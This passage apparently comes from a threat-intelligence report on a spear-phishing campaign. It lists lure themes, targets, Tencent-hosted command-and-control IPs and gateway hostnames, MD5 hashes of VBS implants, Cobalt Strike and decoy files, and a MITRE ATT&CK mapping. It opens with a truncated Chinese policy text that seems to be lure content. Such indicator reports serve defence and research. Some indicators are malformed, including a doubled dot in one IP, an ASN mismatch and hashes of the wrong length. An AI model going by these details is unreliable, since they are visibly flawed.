为维护国家网络安全，保障人民群众在网络空间的合法权益，需要持续开展网络安全教育与技能培训，以网络安全从业人员为重点，建设和维护一支高水平的、有竞争力的网络安全人才队伍。近年来，我国网络安全人才培养相关政策法规体系已初步建立，国家就网络安全人才工作做出一系列重要部署，推出多项有力措施，取得了有目共睹的成就。一是网络安全学科专业设置、院系建设、学历教育方面取得突破性进展；二是网络安全在职培训和专业资质测评快速推进；三是网络安全攻防演练和技能竞赛蓬勃发展；四是多地规划建设网络安全人才和创新基地，出台人才培养和引进政策；五是重要行业严格落实网络安全责任制和人员合规要求，加快实施安全人员培训和管理制度；六是相关部门深入开展宣传教

We also found these interesting lures from campaigns targeting Pakistani Military Academy & Chinese Cybersecurity Researchers mimicking CNCERT, well last but not the least, we also found that the threat actor also targets medical institutes based out of China.

Based on the beacons of all these similar implants, we found most of this samples connect to the similar Command & Control server with exactly the same ASN5090 registered with Tencent as shown below:

IP	ASN	Geolocation
139.155.190..84	AS45090 (Shenzhen Tencent Computer Systems Company Limited)	China
43.137.69.76		
139.155.190.198		
106.55.77.71		
129.204.98.221		
119.45.2.30		
119.45.67.241		
119.45.2.56		

A huge set of host headers have been identified that are linked to Tencent (*tencentapigw.com or *tencentcs.com), of which few are:

Host Headers

service-a8vp3r65-1319584009.cd.tencentapigw.com

service-c2y0jtba-1319584009.gz.tencentapigw.com.cn

service-qgezbin5-1319584009.sh.tencentapigw.com

0a34cc8983fb581a59308135868b75d0	O365.vbs
5d18995193465c618844949f0ff9c786	cache.vbs
4c409d7201ec5dccb55a8ea54b0de101	DS_Store.vbs
39ab2053406493b9a0d81ed40212ffa8	O365.vbs
4711d0d163c00158abd4b20177d68b9a	DS_Store.vbs
3dce8d8f9664c755448413cbfe1bc08f	DS_Store.vbs
3b573c2229b43bde50f998f6cba17f2f	DS_Store.vbs
318a1a18df75b49f72fbcc020384cc24	DS_Store.vbs
a0d760492c0193d14114792f0c3fff7a	cache.vbs
cafdc03dcbe06ac43ec25fb38c1e013f	cache.vbs
d13828ae89a7dab34d2f380eef518332	cache.vbs
7e98bb7ffba4cf12d29132a2c71973eb	cache.vbs
c3d460ac3a93e86782c2bc374aa5ecd2	Anx.vbs
93eafad827126a9d12fc1d0e6e21aaef	cal.vbs
a4a47dd08cf59f8b6a7c907cf0e39029	cal.vbs
b2c882f6121d758cfd4ece31834f497	O365.vbs
86e4c5d39dda20eee4dd8f794be04c80	DS_Store.vbs
e7f3c33a5cd569ebf4b57381f03c5337	cache.vbs
7ac5daaa5fe4e59137271eaf97c9e692	O365.vbs
a2f64bafefbeb303d24fd6ed1f5a89a	DS_Store.vbs
8ba5b61454a29e09e7f536e85c951f53	DS_Store.vbs
4eeeb2b40e7189c271098c515b8f91d8	DS_Store.vbs
3711e1913f2ae74c4fc765bc28dbc60f	DS_Store.vbs
e112698125e67a1a6f26597371cae502	DS_Store.vbs
67dc90468327a0c733ca48881084593b	cache.vbs
d68fb3502e63ef3ca91c45f508d146b9	cache.vbs
91b7328a6064706fa9f125621a09f648	cache.vbs
bfd61e5e133b2cd592d42ecdbc0eaae2	cache.vbs
e5e709be4584031aefdc2a0782017f8f	cache.vbs
cf59916d271dce7f44bbf349464a31e2	cache.vbs
5d18995193465c618844949f0ff9c786	cache.vbs
e213dc8060794bb97c5f94f563107e88	cache.vbs
d01e7c41140aef82ad87a558ae96587	DS_Store.vbs
de3a0ff11c7645f5d0ac717b0eb98e52	cache.vbs

Cobalt Strike (EXE)

MD5	Filename
d29980f768aafdcbf102cf1b3741c8a2b	lmeBroker.exe / cache.bak

9294dd350f921745602f745e501e8e43	预加油航班管理方法研究与软件实现.pdf
43bed053851e7a182b99835bcd1d2d16	需使用中债数据.jpg
154bf965c1c8e54540179b2d01c4202e	刘潇-清华大学-计算机科学与技术学院-硕士.pdf
1fbffdc19d3cfee158558e266206f46f	李新宇-北京大学-2026毕业-金融硕士.pdf
8bdd5587b9863bdb154d9db85c67037b	热核聚变发电岛三回路参数优化研究.pdf
05770b4da4f87150f2faf6c4e821f727	cache.db
c5b2970e227e311abb5acf480bc48934	异构平台要素协同理论方法研究.pdf
edd1a870a0eea3bf9dcbd88ece487920	cache.db
1c2126ea78d3430ce04bf96b0d1c524e	JPCS-2021-A_novel_current_differential_protection_for_MMC-HV.pdf
13097891c790fbd3df75a2aebf993b16	论文及荣誉证书/电力系统自动化-2024-逆变型新能源场站送出线时域方向元件.pdf
23bd40035a9a9fd1d31a1c7aceda1727	IET-2022-A simplified model of Type-4 wind turbine for short-circuit currents simulation analysis.pdf
7763e73dd2e877c4770c0f10e4d3a1dd	论文及荣誉证书/教育部学籍在线验证报告-王玉玺.png
162a9b9aee469b8de10c37c6311906cd	Islamabad_Security_Dialogue_Pub.pdf
e8db7191c84a84717bff0f1af9de36c	Final_Combined_Forecast_MCP_FY_2024_25.pdf
91611a155d4722d178f7697cd4ddd95f	苍术倍半萜类化合物生物合成的研究进展_冯铃芳.pdf
75c1403abfbe9f5c92625a1baf8b22f5	subscription.db
d967a709472775c118ec339963c1d940	中债数据无法使用情况.jpg
154141caa12b828ace18fd4b3fda77e0	参编《人工智能通用大模型合规管理体系 指南》申请表.pdf
c116a1971593a3a5468eb972b505fb57	cache.db
63d4015195c5006d81e14a85aa2459c4	联系方式.txt
a3df3505d89c15bb3940062f7abd786b	联系方式.txt
041d01a5495cdede35f4ad8e1fe437f7	清华通知.txt

MITRE ATT&CK

Tactic	Technique ID	Name
Initial Access	T1566.001	Phishing: Spear phishing Attachment
Execution	T1204.002 T1059.005	User Execution: Malicious File Command and Scripting Interpreter: Visual Basic
Persistence	T1053.005	Scheduled Task
Defense Evasion	T1055.002	Process Injection: Portable Executable Injection
Discovery	T1033	System Owner/User Discovery
Command and Control	T1071.001	Application Layer Protocol: Web Protocols

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